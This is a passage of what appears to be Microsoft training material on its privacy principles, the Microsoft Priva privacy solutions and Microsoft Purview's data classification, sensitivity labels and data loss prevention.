- No content-based targeting: Not using email, chat, files, or other personal content to target advertising. We do not share your data with advertiser-supported services, nor do we mine it for any purposes like marketing research or advertising.
- Benefits to you: When Microsoft does collect data, it's used to benefit you, the customer, and to make your experiences better. For example:
    - Troubleshooting: Troubleshooting for preventing, detecting, and repairing problems affecting operations of services.
    - Feature improvement: Ongoing improvement of features including increasing reliability and protection of services and data.
    - Personalized customer experience: Data is used to provide personalized improvements and better customer experiences.

These principles form Microsoft's privacy foundation, and they shape the way that products and services are designed.

Describe Microsoft Priva

Privacy is top of mind for organizations and consumers today, and concerns about how private data is handled are steadily increasing. Regulations and laws impact people around the world, setting rules for how organizations store personal data and giving people rights to manage personal data collected by an organization.

To meet regulatory requirements and build customer trust, organizations need to take a "privacy by default" stance. Rather than manual processes and a patchwork of tools, organizations need a comprehensive solution.

Microsoft Priva is a comprehensive set of privacy solutions that support privacy operations across your organization's entire digital estate and enables your organization to consolidate privacy protection across your data landscape, streamline compliance to regulations, and mitigate privacy risk.

The Priva suite of solutions has expanded to include the following solutions:

- Subject Rights Requests
- Privacy Risk Management
- Consent Management (preview)
- Privacy Assessments (preview)
- Tracker Scanning (preview)

These solutions can be found in the new Microsoft Priva portal (preview).

Priva Privacy Risk Management

Microsoft Priva Privacy Risk Management gives you the capability to set up policies that identify privacy risks in your Microsoft 365 environment and enable easy remediation. Policy options in Privacy Risk Management can help you find issues in

the following areas of privacy concern and guide your users through recommended steps for remediation.

- *Limit data overexposure*. Data overexposure policies, which can be set up to cover both Microsoft 365 and multicloud (preview) locations, can help you detect and handle situations in which data that your organization has stored is insufficiently secure. For example, Privacy Risk Management can alert you if access to an internal site is open to too many people or your permissions settings haven't been maintained. Privacy Risk Management also offers remediation options that help your users resolve any issues that are found. For data overexposure, these include making content items private, notifying content owners, or tagging items for further review.
- *Find and mitigate data transfers*. Data transfer policies allow you to monitor for transfers between different world regions or between departments in your organization, and transfers outside of your organization. When a policy match is detected, you can send users email notifications that allow them to take corrective action right in the email, such as making content items private, notifying content owners, or tagging items for further review.
- *Minimize stored data*. Data minimization policies allow you to look for data that your organization has been storing for at least a certain length of time. This can help you manage your ongoing storage practices. When policy matches are found, remediation options include marking items for deletion, notifying content owners, or tagging items for further review.

The summary and resources unit of this module, includes a link to learn more about Privacy Risk Management policies that provides more details on policy settings, including data sources supported and the data types to monitor.

Priva Subject Rights Requests

In accordance with certain privacy regulations around the world, individuals (or data subjects) may make requests to review or manage the personal data about themselves that companies have collected. These requests are sometimes also referred to as data subject requests (DSRs), data subject access requests (DSARs), or consumer rights requests. For companies that store large amounts of information, finding the relevant data can be a formidable task.

Microsoft Priva can help you handle these inquiries through the Subject Rights Requests solution, which can address subject rights request for data within your organization's Microsoft 365 environment or for subject rights request for data beyond Microsoft 365, currently in preview. The solution provides automation, insights, and workflows to help organizations fulfill requests more confidently and efficiently.

Consent Management (preview)

Nearly all interactions with companies, service providers, websites, programs, and apps are conducted digitally, which has resulted in an explosion of data belonging to individuals. It's never been more important for organizations to meet the requirements of data privacy regulations to provide the right type of consent and notice around the collection and use of personal data.

Consent models refer to the approaches used by organizations to obtain, manage, and record user consent for the collection, processing, and sharing of personal data. These models are crucial for ensuring that organizations comply with privacy regulations.

Priva Consent Management is a regulatory-independent solution for streamlining the management of consented personal data. Consent management empowers organizations to effectively track consumer consent across their entire data estate.

Consent management provides customizable consent models that allow you to add branding and style elements specific to your organization. Consent models also support adding, importing, or machine-generating language translations to support visitors in multiple regions who have different language requirements. The consent models you create don't need to be created for specific websites, meaning you can use the same model across your public domains.

When you're ready to publish your consent models, a centralized process allows you to publish consent models at scale to multiple regions.

Privacy Assessments (preview)

Organizations today face significant challenges in maintaining current justified documentation of data usage across their data estates. The assessment of personal data use often involves manual and time-consuming tasks like generating and

updating custom questionnaires as well as monitoring data use across the business. As a result, privacy impact assessments are performed after the fact or quickly become stale, failing to accurately reflect the current state of data use within the organization.

Priva Privacy Assessments automates the discovery, documentation, and evaluation of personal data use across your entire data estate. Using this regulatory-independent solution, you can automate privacy assessments and build a complete compliance record for the responsible use of personal data.

Tracker Scanning (preview)

Web tracker compliance refers to the adherence of websites to legal and regulatory requirements regarding the use of web tracking technologies. These technologies, such as cookies and other tracking mechanisms, are used to monitor and collect data about users' activities on a website.


Many organizations find it challenging to effectively manage and monitor web tracker compliance. Navigating the intricate realm of tracker compliance is a complex and often burdensome task due to the swift evolution of technology, the proliferation of websites, and the evolving landscape of privacy regulations.

Priva Tracker Scanning empowers organizations to automate the identification of tracking technologies across multiple web properties, driving the efficient management of website privacy compliance. With Tracker Scanning you can automate scans for trackers, evaluate and manage web trackers, and streamline compliance reporting.

Priva portal (preview)

The new Priva portal (preview) has a unified experience that streamlines navigation for all Priva solutions and provides a single-entry point for settings, search, and roles and permissions management.

The classic Microsoft Purview compliance portal doesn't support the newest solutions currently in preview: Consent Management, Privacy Assessments, Tracker scanning, and Subject Rights Request beyond Microsoft 365.



Learn more

- Service Trust Portal
- Get started with the Microsoft Service Trust Portal
- Trust Center
- Privacy at Microsoft
- Microsoft Privacy Statement
- Learn about Microsoft Priva
- Learn about the new Microsoft Priva portal (preview)
- Learn about Privacy Risk Management
- Privacy Risk Management policies
- Learn about Priva Subject Rights Requests
- Learn about consent management (preview)
- Learn about privacy assessments (preview)
- Learn about tracker scanning (preview)

Data security solutions of Microsoft Purview

Data classification capabilities of Microsoft Purview Information Protection

Organizations need to know their data to identify important information across the estate and ensure that data is handled in line with compliance requirements. Admins can enable their organization to know its data through data classification and explorer capabilities available in the Microsoft Purview portal.

Sensitive information types

Sensitive information types (SIT) are pattern-based classifiers. They have set patterns that can be used to identify them. For example, an identification number in a country/region may be based on a specific pattern, like this:

123-456-789-ABC

Microsoft Purview includes many built-in sensitive information types based on patterns that are defined by a regular expression (regex) or a function.

Examples include:

- Credit card numbers
- Passport or identification numbers
- Bank account numbers
- Health service numbers

Refer to Sensitive information type entity definitions for a listing of available built-in sensitive information types.

Data classification in Microsoft Purview also supports the ability to create custom sensitive information types to address organization-specific requirements. For example, an organization may need to create sensitive information types to represent employee IDs or project numbers.

Also supported is exact data match (EDM) classification. EDM-based classification enables you to create custom sensitive information types that refer to exact values in a database of sensitive information. In the Microsoft Purview portal sensitive information types are referred to as EDM classifiers.

Sensitive information types can be used with sensitivity labels, retention labels, and across many Microsoft Purview and Microsoft Priva Solutions.

Trainable classifiers

Trainable classifiers use artificial intelligence and machine learning to intelligently classify your data. They're most useful classifying data unique to an organization like specific kinds of contracts, invoices, or customer records. This method of classification is more about training a classifier to identify an item based on what the item is, not by elements that are in the item (pattern matching). Two types of classifier are available:

- Pre-trained classifiers - Microsoft has created and pretrained many classifiers that you can start using without training them. These classifiers appear with the status of Ready to use. Microsoft Purview comes with five pretrained classifiers that detect and classify things like resumes, source code, harassment, profanity, and threat (relates to committing violence or doing physical harm).
- Custom trainable classifiers - Microsoft supports the ability to create and train custom classifiers. They're most useful when classifying data unique to an organization, like specific kinds of contracts, invoices, or customer records.

To get a custom trainable classifier to accurately identify an item as being in a particular category of content, it must first be presented with many samples of the type of content in the category. This feeding of positive samples is known as seeding and is used to create a prediction model for the classifier.

The model gets tested to determine if the classifier can correctly distinguish between items that match the category and items that don't. The result of each prediction is manually verified, which serves as input to improve the accuracy of the prediction model.

After the accuracy score of the model has stabilized, the classifier can be published. Trainable classifiers can then sort through items in locations like SharePoint Online, Exchange, and OneDrive, and classify the content.

Note

At this time, classifiers only work with items that aren't encrypted.

Understand and explore the data


Data classification can involve large numbers of documents and emails. To help administrators derive insights and understanding, the Explorers node under Information Protection in the Microsoft Purview portal provides tools such as the activity explorer and content explorer that provide details at a glance, including:

- The number of items classified as sensitive information and which classifications they are.
- Details on the locations of data based on sensitivity.
- Summary of actions that users are taking on sensitive content across the organization.


Administrators can also use the information gained from these tools to guide their actions.

- *Content explorer*: Content explorer provides a current snapshot of the items that have a sensitivity label, a retention label or have been classified as a sensitive information type in your organization. It enables administrators with the appropriate role permissions to further drill down into items by allowing them to access and review the scanned source content that's stored in different kinds of locations, such as Exchange, SharePoint, and OneDrive.
  Access to content explorer is highly restricted because it makes it possible to read the contents of scanned files. A user that requires access to content explorer must have an account in one or more of the content explorer roles groups.
- *Activity explorer*: Activity explorer provides visibility into what content has been discovered and labeled, and where that content is. It makes it possible to monitor what's being done with labeled content across the organization. Admins gain visibility into document-level activities like label changes and downgrades (such as when someone changes a label from confidential to public), or when files are copied to removable media or a network share.
  Admins use the filters to see all the details for a specific label, including file types, users, and activities. Activity explorer helps you understand what's being done with labeled content over time. Admins use activity explorer to evaluate if controls already in place are effective.

Activity explorer



Content explorer



Describe sensitivity labels and policies in Microsoft Purview Information Protection

Organizations must protect their data, to safeguard customers and business operations, and to meet compliance standards. Admins can enable their organization

to protect its data, through capabilities and tools such as sensitivity labels and policies in Microsoft Purview.

Sensitivity labels

Sensitivity labels enable the labeling and protection of content, without affecting productivity and collaboration. With sensitivity labels, organizations can decide on labels to apply to content such as emails and documents, much like different stamps are applied to physical documents:

Labels are:

- Customizable: Admins can create different categories specific to the organization, such as Personal, Public, Confidential, and Highly Confidential.
- Clear text: Because each label is stored in clear text in the content's metadata, third-party apps and services can read it and then apply their own protective actions, if necessary.
- Persistent. After you apply a sensitivity label to content, the label is stored in the metadata of that email or document. The label then moves with the content, including the protection settings, and this data becomes the basis for applying and enforcing policies.

Each item that supports sensitivity labels can only have one label applied to it, at any given time.


Sensitivity labels can be configured to:

- Encrypt email only or both email and documents.
- Mark the content when Office apps are used. Marking the content includes adding watermarks, headers, or footers. Headers or footers can be added to emails or documents. Watermarks can be applied to documents but not to email.
- Apply the label automatically in Office apps or recommend a label. Admins choose the types of sensitive information to be labeled. The label can be applied automatically or configured to prompt users to apply the recommended label.
- Protect content in containers such as sites and groups. This label configuration doesn't result in documents being automatically labeled.

Instead, the label settings protect content by controlling access to the container where documents are stored.

- Extend sensitivity labels to third-party apps and services. The Microsoft Purview Information Protection SDK enables third-party apps to read sensitivity labels and apply protection settings.
- Classify content without using any protection settings. A classification can be assigned to content (just like a sticker) that persists and roams with the content as it's used and shared. The classification can be used to generate usage reports and view activity data for sensitive content.

The image that follows shows the settings for a sensitivity label named Confidential-Finance, which includes settings for encryption, content marking, and autolabeling for files and emails.



Label policies

After sensitivity labels are created, they need to be published to make them available to people and services in the organization. Sensitivity labels are published to users or groups through label policies. Sensitivity labels will then appear in Office apps for those users and groups. The sensitivity labels can be applied to documents and emails. Label policies enable admins to:

- Choose the users and groups that can see labels. Labels can be published to specific users, distribution groups, Microsoft 365 groups in Microsoft Entra ID, and more.
- Apply a default label to all new emails and documents that the specified users and groups create. Users can always change the default label if they believe the document or email has been mislabeled.
- Require justifications for label changes. If a user wants to remove a label or replace it, admins can require the user to provide a valid justification to complete the action. The user will be prompted to provide an explanation for why the label should be changed.
- Require users to apply a label (mandatory labeling). It ensures a label is applied before users can save their documents, send emails, or create new sites or groups.
- Link users to custom help pages. It helps users to understand what the different labels mean and how they should be used.

Once a sensitivity label is applied to an email or document, any configured protection settings for that label are enforced on the content.

Describe data loss prevention in Microsoft Purview

Data loss can harm an organization's customers, business processes, and the organization itself. Organizations need to prevent data loss by detecting risky behavior and preventing sensitive information from being shared inappropriately.

In Microsoft Purview, you implement data loss prevention (DLP) by defining and applying DLP policies. With a DLP policy, you can identify, monitor, and automatically protect sensitive items across:

- Microsoft 365 services such as Teams, Exchange, SharePoint, and OneDrive accounts
- Office applications such as Word, Excel, and PowerPoint
- Windows 10, Windows 11, and macOS (three latest released versions) endpoints
- Cloud apps
- On-premises file shares and on-premises SharePoint
- Power BI

DLP detects sensitive items by using deep content analysis, not by just a simple text scan. Content is analyzed for primary data matches to keywords, by the evaluation of regular expressions, by internal function validation, and by secondary data matches that are in proximity to the primary data match. Beyond that DLP also uses machine learning algorithms and other methods to detect content that matches your DLP policies.

Protective actions of DLP policies

DLP policies are how you monitor the activities that users take on sensitive items at rest, sensitive items in transit, or sensitive items in use and take protective actions. Protective actions that DLP policies can take include:

- Show a pop-up policy tip to the user that warns them that they may be trying to share a sensitive item inappropriately.
- Block the sharing and, via a policy tip, allow the user to override the block and capture the users' justification.
- Block the sharing without the override option.
- For data at rest, sensitive items can be locked and moved to a secure quarantine location,
- For Teams chat, the sensitive information won't be displayed.

All DLP monitored activities are recorded to the Microsoft 365 Audit log by default and routed to Activity explorer. When a user performs an action that meets the criteria of a DLP policy, and you have alerts configured, DLP provides alerts in the DLP alert management dashboard.


DLP Policy information


DLP policies can be created from predefined templates, or you can create a custom policy. No matter which you choose, all DLP policies require the same information.

- Choose the type of data to monitor. Predefined policy templates allow you to choose from categories such as Financial data, Medical and health data, or Privacy data for various countries and regions. Alternatively, you can create a custom policy that uses the available sensitive information types, retention labels, and sensitivity labels.
- Choose administrative scoping. DLP policies can be applied to all users and groups by an unrestricted administrator, or they can be scoped to

administrative units. Administrative units let you subdivide your organization into smaller units, and then assign specific administrators that can manage only the members of those units.

